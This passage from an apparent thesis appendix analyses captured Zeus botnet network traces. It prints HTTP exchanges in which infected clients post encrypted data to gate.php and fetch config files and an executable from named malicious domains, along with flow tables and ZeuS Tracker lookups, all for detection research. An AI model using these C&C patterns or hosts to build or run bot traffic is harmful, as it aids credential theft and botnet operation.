User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 538
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:08:42 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 64
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /net/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 538
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:08:43 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 64
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /net/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 4164
Connection: Keep-Alive
Cache-Control: no-cache


( non-readable content removed )

HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:08:43 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 64
Keep-Alive: timeout=15, max=96
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

For this connection, Argus created three flows, one for the HTTP requests and responses and two with only packets to close the connection.

Table A-68: Flows from Sixth Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1038	184.22.237.213	80	2.112349	8742	2114	13	10
1038	184.22.237.213	80	0.000000	60	54	1	1
1038	184.22.237.213	80	0.000000	60	0	1	0

Seventh Connection: Source Port 1039, Destination IP 184.22.237.213

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request to POST the "file.php" resource included a message body with no readable text and a length of 122 bytes. The response, successful status code 200 OK, also included a message body with no readable text. The response included a Content-Disposition header with tokens indicating that the content should be handled as a file named "config.dll" and a Content-Type header specifying Application/Octet-stream for the content. The length of the response message body was 30368 bytes. The content was the same as that of the response in the second connection which also specified the same "config.dll" filename.

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:09:14 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/config.dll"
Content-Transfer-Encoding: binary
Content-Length: 30368
Keep-Alive: timeout=15, max=100
```

```
Connection: Keep-Alive
Content-Type: application/octet-stream



( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-69: Flows from Seventh Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1039	184.22.237.213	80	1.756411	1463	32149	19	26

The behavior observed in the connections of this sample file (3f9) showed both similarities and differences to that reported by Alserhani, Akhlaq, Awan, and Cullen (2010), Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010), and Riccardi, Di Pietro, Palanques, and Vila (2013). Here the infected client appeared to request updated configuration files with a POST method as opposed to the GET method reported by Alserhami, et al. (2010), Binsalleeh et al. (2010), and Riccardi et al. (2013). The resource here was named "file.php" as opposed to the name "config.bin" reported by these researchers. The client appeared to send information with another POST method, this time using the resource named "gate.php" which does match what was previously reported. The interval between requests for configuration file updates was four minutes. The interval between requests to send information was three minutes. A notable difference observed in this sample file was the use of a second remote server. As reported by Riccardi et al., the Zeus ecosystem can consist of two or three entities. When it's three entities, separate servers are used for C&C and for hosting of the configuration files. The C&C server has the control panel and receives the data from the bots. The other server provides the updated configuration files. When it's two entities, those

functions are combined on a single server. The infected client is the other entity. In this sample file, the server crayolabank.ru provided the configuration file updates and the server bingbangtheory.ru received the status updates from the infected client.

Sample File 3b7 collected on 12 Mar 2014 with total time 4 minutes 47 seconds

This network trace sample file consisted of six successful TCP connections, as summarized in the following table. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case a domain name was specified for the suspicious server.

Table A-70: Summary of Connections in File 3b7

Source Port	Destination IP	HTTP Host Header	DNS?
1034	80.239.159.24	www.download.windowsupdate.com	Yes
1035	173.194.70.104	www.google.com	Yes
1036	173.194.70.94	www.google.de	Yes
1037	188.226.212.147	delapotalcopa.pw	Yes
1038	188.226.212.147	delapotalcopa.pw	n/a
1039	188.226.212.147	delapotalcopa.pw	n/a

First Connection: Source Port 1034, Destination IP 80.239.159.24

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. These exchanges were examples of a Microsoft Windows periodic update.

```
GET /msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.1
Accept: */*
User-Agent: Microsoft-CryptoAPI/5.131.2600.5512
Host: www.download.windowsupdate.com
Connection: Keep-Alive
```

```
Cache-Control: no-cache
Pragma: no-cache



HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Wed, 12 Mar 2014 05:29:31 GMT
Accept-Ranges: bytes
ETag: "806f4cbb43dcf1:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Content-Length: 18
Cache-Control: max-age=4558
Date: Fri, 28 Mar 2014 03:20:02 GMT
Connection: keep-alive
X-CCC: NO
X-CID: 2

(binary content removed)
```

```
GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab HTTP/1.1
Accept: */*
User-Agent: Microsoft-CryptoAPI/5.131.2600.5512
Host: www.download.windowsupdate.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache



HTTP/1.1 200 OK
Content-Type: application/octet-stream
Last-Modified: Wed, 12 Mar 2014 20:20:10 GMT
Accept-Ranges: bytes
ETag: "0b96c77303ecf1:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
```

```
Content-Length: 54007
Cache-Control: max-age=10031
Date: Fri, 28 Mar 2014 03:20:03 GMT
Connection: keep-alive
X-CCC: NO
X-CID: 2

(binary content removed)
```

A query of ZeuS Tracker produced no matches for the IP address or domain name of the server in this connection. A query using whois indicated that this IP address belongs to a block assigned to Akamai, a popular content distribution network (CDN) service provider. The domain name was registered in 1997 to Microsoft Corporation.

For this connection, Argus created two flows, one for the HTTP requests and responses and one with a packet to close the connection.

Table A-71: Flows from the First Connection in File 3b7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1034	80.239.159.24	80	0.970389	2150	57067	28	44
1034	80.239.159.24	80	0.000000	60	0	1	0

Second Connection: Source Port 1035, Destination IP 173.194.70.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache



HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Location: http://www.google.de/webhp?gfe_rd=cr&ei=e-
o0U4WsHsbh_Aa57IGAAg
Content-Length: 263
Date: Fri, 28 Mar 2014 03:20:27 GMT
Server: GFE/2.0
Alternate-Protocol: 80:quic
Connection: close

( html content removed )
```

A query of ZeuS Tracker produced no matches for the IP address or domain name of the server in this connection. A query using whois indicated that this IP address belongs to a block assigned Google, Inc.

For this connection, Argus created one flow.

Table A-72: Flows from the Second Connection in File 3b7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1035	173.194.70.104	80	0.406644	467	824	5	5

Third Connection: Source Port 1036, Destination IP 173.194.70.94

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=cr&ei=e-o0U4WsHsbh_Aa57IGAAg HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cache-Control: no-cache
Host: www.google.de


HTTP/1.1 200 OK
Date: Fri, 28 Mar 2014 03:20:28 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=e72611090f7d6620:FF=0:TM=1395976827:LM=1395976828:S=I7ioIueBoyY
QVcO1; expires=Sun, 27-Mar-2016 03:20:28 GMT; path=/; domain=.google.de
Set-Cookie: NID=67=OPfUMW-
CHRpBSlyR8TXm3dLr7r7Va6LiQLJhrtTuy6Ydx2gzsfVc-
eQ_kEe3HHS22Xoz5M3_SCNXC47Fprwx0YZYfUuEyhxpfzcgorQIRbNRdd1fV6QUi2vq8xO3
h-ox; expires=Sat, 27-Sep-2014 03:20:28 GMT; path=/; domain=.google.de;
HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
```

```
Connection: close

( html/script content removed )
```

A query of ZeuS Tracker produced a match for the IP address but not the domain name of the server in this connection. This is likely a false positive. A query using whois indicated that this IP address belongs to a block assigned to Google, Inc., which is consistent with the web site specified by the Host header.

Results in Host table (ZeuS C&Cs + FakeHosts)

No results

Results in ConfigURL table

No results

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

No results

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

Date	Host	IP address	AS number	AS name	Country
2013-08-11 23:16:22	goodsonllc.com	173.194.70.94	AS15169	GOOGLE - Google Inc.	US

Hits in ZeuS C&C history: **1**

Figure A-6: Positive ZeuS Tracker Results for 173.194.70.94

For this connection, Argus created one flow.

Table A-73: Flows from the Third Connection in File 3b7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1036	173.194.70.94	80	0.632747	1282	30538	18	25

Fourth Connection: Source Port 1037, Destination IP 188.226.212.147

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named "post2host.php" along with its relative path. The request contained a message body with no readable text and a length of 376 bytes. The response, successful status code 200 OK, also included a message body with no readable text. Its length was 129 bytes, not the more common 64 bytes.

```
POST /base/post2host.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: delapotalcopa.pw
Content-Length: 376
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Server: nginx/1.4.6
Date: Fri, 28 Mar 2014 03:20:30 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 129
Connection: keep-alive
X-Powered-By: PHP/5.4.25

( non-readable content removed )
```

A query of ZeuS Tracker produced no matches for the IP address or domain name of the server in this connection. A query using whois indicated that this IP address belongs

to a block assigned to an entity in the United States. The domain name was registered on 11 March 2014 to an individual in Russia.

For this connection, Argus created one flow.

Table A-74: Flows from the Fourth Connection in File 3b7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1037	188.226.212.147	80	4.032442	1005	649	7	6

Fifth Connection: Source Port 1038, Destination IP 188.226.212.147

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a GET method, specified a resource named "res.exe" along with its relative path. The request did not contain a message body. The response, successful status code 200 OK, did include a message body with some readable text. Application/Octet-stream was specified in the Content-Type header and the MZ header "This program cannot be run in DOS mode" was contained in the first line of the message body.

```
GET /base/res.exe HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: delapotalcopa.pw
Cache-Control: no-cache


HTTP/1.1 200 OK
Server: nginx/1.4.6
Date: Fri, 28 Mar 2014 03:20:30 GMT
Content-Type: application/octet-stream
Content-Length: 346624
```

```
Connection: close
Last-Modified: Thu, 27 Mar 2014 22:28:35 GMT
ETag: "6320667-54a00-4f59e1b176ac0"
Accept-Ranges: bytes

MZ.....................@.....................................
.!..L.!This program cannot be run in DOS mode.
( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-75: Flows from the Fifth Connection in File 3b7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1038	188.226.212.147	80	3.723237	10556	361153	173	264

Sixth Connection: Source Port 1039, Destination IP 188.226.212.147

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named "post2host.php" along with its relative path. The request did include a message body with a length of 209 and no readable text. The response, successful status code 200 OK, included a message body with a length of 64 bytes and no readable text.

```
POST /base/post2host.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: delapotalcopa.pw
Content-Length: 209
Connection: Keep-Alive
Cache-Control: no-cache
```

```
( non-readable content removed )

HTTP/1.1 200 OK
Server: nginx/1.4.6
Date: Fri, 28 Mar 2014 03:20:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 64
Connection: keep-alive
X-Powered-By: PHP/5.4.25

( non-readable content removed )
```

For this connection, Argus created two flows, one for the HTTP request and response and one with only a packet to close the connection.

Table A-76: Flows from the Sixth Connection in File 3b7

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1039	188.226.212.147	80	1.255460	718	475	5	4
1039	188.226.212.147	80	0.000000	60	0	1	0

The behavior observed in the connections of this sample file (3b7) was very similar to the behavior observed in the connections of sample file 9ca. An encrypted response longer than 64 bytes to information posted from the infected client resulted in a subsequent GET method request for an executable file. In this case, however, the file description embedded in the string table of this Windows executable file was "IME Open Extended Dictionary Manager" with an original filename of "imeextdictionary_mgr." It's not clear why dictionary functionality was provided to the bot. This has not been previously reported.

Sample File 058 collected on 04 Apr 2014 with total time 4 minutes 44 seconds

This network trace sample file consisted of three successful TCP connections, as summarized in the following table. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case a domain name was specified for the suspicious server.

Table A-77: Summary of Connections in File 058

Source Port	Destination IP	HTTP Host Header	DNS?
1030	95.128.157.163	www.decoagua.com	Yes
1031	95.128.157.163	www.decoagua.com	n/a
1032	95.128.157.163	www.decoagua.com	n/a


First Connection: Source Port 1030, Destination IP 95.128.157.163

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named "index.php" along with its relative path. The request included a message body of 67 bytes with no readable text. The response, successful status code 200 OK, included a message body of 34441 bytes. The filename "deco.bin" was specified for this message body using the Content-Disposition header.

```
POST /es/plugins/config/index.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.decoagua.com
Content-Length: 67
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 04 Apr 2014 09:40:43 GMT
Server: Apache/2.2.17 (Linux/SUSE)
X-Powered-By: PHP/5.3.5
Content-Disposition: attachment; filename=deco.bin
Content-Length: 34441
Content-Transfer-Encoding: binary
Connection: close
Content-Type: text/plain

( non-readable content removed )
```

A query of ZeuS Tracker produced a match for both the IP address and domain name of the server in this connection. A query using whois indicated that this IP address belongs to a block assigned to a service provider in Spain. The domain name was registered in 2013 to an individual in Spain.



Results in Host table (ZeuS C&Cs + FakeHosts)

No results

Results in ConfigURL table

No results

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

No results

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

Date	Host	IP address	AS number	AS name	Country
2014-04-07 12:04:15	www.decoagua.com	95.128.157.163	AS50926	INFORTELECOM-AS Infortelecom Hosting, S.L.	ES

Hits in ZeuS C&C history: **1**

Figure A-7: Positive ZeuS Tracker Results for 95.128.157.163

For this connection, Argus created one flow.

Table A-78: Flows from the First Connection in File 058

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1030	95.128.157.163	80	1.210800	1648	36341	22	30

Second Connection: Source Port 1031, Destination IP 95.128.157.163

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “gate.php” along with its relative path. The request included a message body of 290 bytes with no readable text. The response, successful status code 200 OK, included a message body of 64 bytes. The response message body contained no readable text even though Text/Html was specified in the Content-Type header.

```
POST /es/plugins/adm/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.decoagua.com
Content-Length: 290
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 04 Apr 2014 09:41:13 GMT
Server: Apache/2.2.17 (Linux/SUSE)
X-Powered-By: PHP/5.3.5
Content-Length: 64
Connection: close
Content-Type: text/html

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-79: Flows from the Second Connection in File 058

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1031	95.128.157.163	80	0.488812	804	523	5	5

Third Connection: Source Port 1032, Destination IP 95.128.157.163

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “gate.php” along with its relative path. The request included a message body of 390 bytes with no readable text.

The response, successful status code 200 OK, included a message body of 64 bytes. The message body contained no readable text even though Text/Html was specified in the response Content-Type header.

```
POST /es/plugins/adm/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.decoagua.com
Content-Length: 390
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Fri, 04 Apr 2014 09:41:13 GMT
Server: Apache/2.2.17 (Linux/SUSE)
X-Powered-By: PHP/5.3.5
Content-Length: 64
Connection: close
Content-Type: text/html

( non-readable content removed )
```

For this connection, Argus created one flow.

Table A-80: Flows from the Third Connection in File 058

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1032	95.128.157.163	80	0.568172	904	523	5	5

The behavior observed in the connections of this sample file (058) again differs from that reported in the literature in that the POST method was used to request a file update instead of the GET method. The POST method with default resource name “gate.php”

was used by the infected client to send information to the server, consistent with behavior previously reported in the literature. The 64-byte response from the server to these requests was noted here as in the previous sample files. Although more than three and a half minutes remained in the trace, no subsequent requests were observed. This suggests that the update intervals for requesting files and posting information were longer than three minutes.

Appendix Summary and Findings

The detailed analysis presented in this appendix produced new knowledge about the network behavior of contemporary variants of the Zeus botnet from samples captured in the wild during March and April of 2014. A total of fifteen sample network trace files were examined. Seven of the samples, all those that employed the domain generation algorithm, were found to contain no HTTP POST requests and therefore deferred for publication elsewhere. The infected clients in those samples did not send any content to the malicious servers, detection of which was the focus of this research. Eight of the samples were found to contain POST requests with encrypted content, consistent with the communications behavior reported for Zeus by other researchers (Al-Bataineh & White, 2012; Alserhani, Akhlaq, Awan, & Cullen, 2010; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013). The HTTP requests and responses in each of these samples were thoroughly analyzed at the inter-packet level to gain deeper insight into their observable network behavior and to determine which corresponding netflows would be most appropriate for training and testing the detection techniques in this research.

Discovering Zeus servers that were not previously reported was an expected outcome of this analysis given that these were new sample traces provided by the operators of Sandnet and that criminal operators of Zeus servers dynamically change hostnames and IP addresses to avoid detection. After a thorough search of the Internet for information about the Zeus botnet, the ZeuS Tracker web site (https://zeustracker.abuse.ch/) was found to be the most comprehensive and authoritative reference for previously observed Zeus servers and therefore used in this research. Six of the IP addresses and four of the domain names were new discoveries.

Discovering new resource names and filenames was also an expected outcome of this analysis, since these are under the criminal operator's control and would seem obvious items to change in order to elude detection techniques that rely on fixed strings. Discovering variations in the request intervals was also expected since this parameter is also under the operator's control and is enabled by the Zeus crimeware toolkit (Al-Bataineh & White, 2012; Riccardi, Di Pietro, Palanques, & Vila, 2013). An unexpected discovery was the use of the HTTP POST method by infected clients to request file updates. None of the previous research teams (Al-Bataineh & White, 2012; Alserhani, Akhlaq, Awan, & Cullen, 2010; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013) reported this technique in their findings. Only one of the eight sample files, file 054, included successful requests by the infected client for configuration file updates using the GET method as reported in the literature. File 32c, included requests by the infected client using the GET method which appeared to be for configuration file updates, but none of the requests resulted in a successful response. File 3b7 did not include a request for

configuration file updates using either method but did include a request using the GET method for a supplemental file. This followed an apparent command from the server in response to the previous request using the POST method. This use of the GET method was also observed in file 9ca.

The use of the POST method with encrypted payload to request configuration file updates is significant for multiple reasons. It represents a more sophisticated technique than the use of GET with no payload because it allows additional information to be sent along with the request. This capability could be leveraged to reduce the frequency of network connections and reduce the malware's overall footprint, for example. This new technique also alters the reported, and therefore expected, network behavior of a host infected with Zeus that some intrusion detection techniques may depend on.

Each of the eight sample files analyzed here were found to include TCP connections with Zeus HTTP requests and responses that were suitable for training and testing detection methods. Only two of the files were missing primary elements of the Zeus communications pattern described as requesting and receiving updated configuration files and sending status updates and stolen data (Al-Bataineh & White, 2012; Alserhani, Akhlaq, Awan, & Cullen, 2010; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013). In aggregate, the files presented a reasonably complete and diverse set of samples for this research. Some previous researchers reported using a larger number of Zeus samples, but none reported using Zeus datasets with as much variety. Mohaisen and Alrawi (2013) reported using a dataset of 1,980 Zeus samples but did not elaborate on the relative homogeneity of the data. Al-Bataineh and White (2012) reported that 239 examples in their dataset

established connections with C&C servers. They did not comment on the number of Zeus variants, but their findings suggested a homogeneous set. Because the focus of their research was different, Alserhani, Akhlaq, Awan, and Cullen (2010), Binsalleeh et al. (2010), and Riccardi et al. (2013) used the Zeus crimeware toolkit to create a single variant of Zeus for their respective network analyses.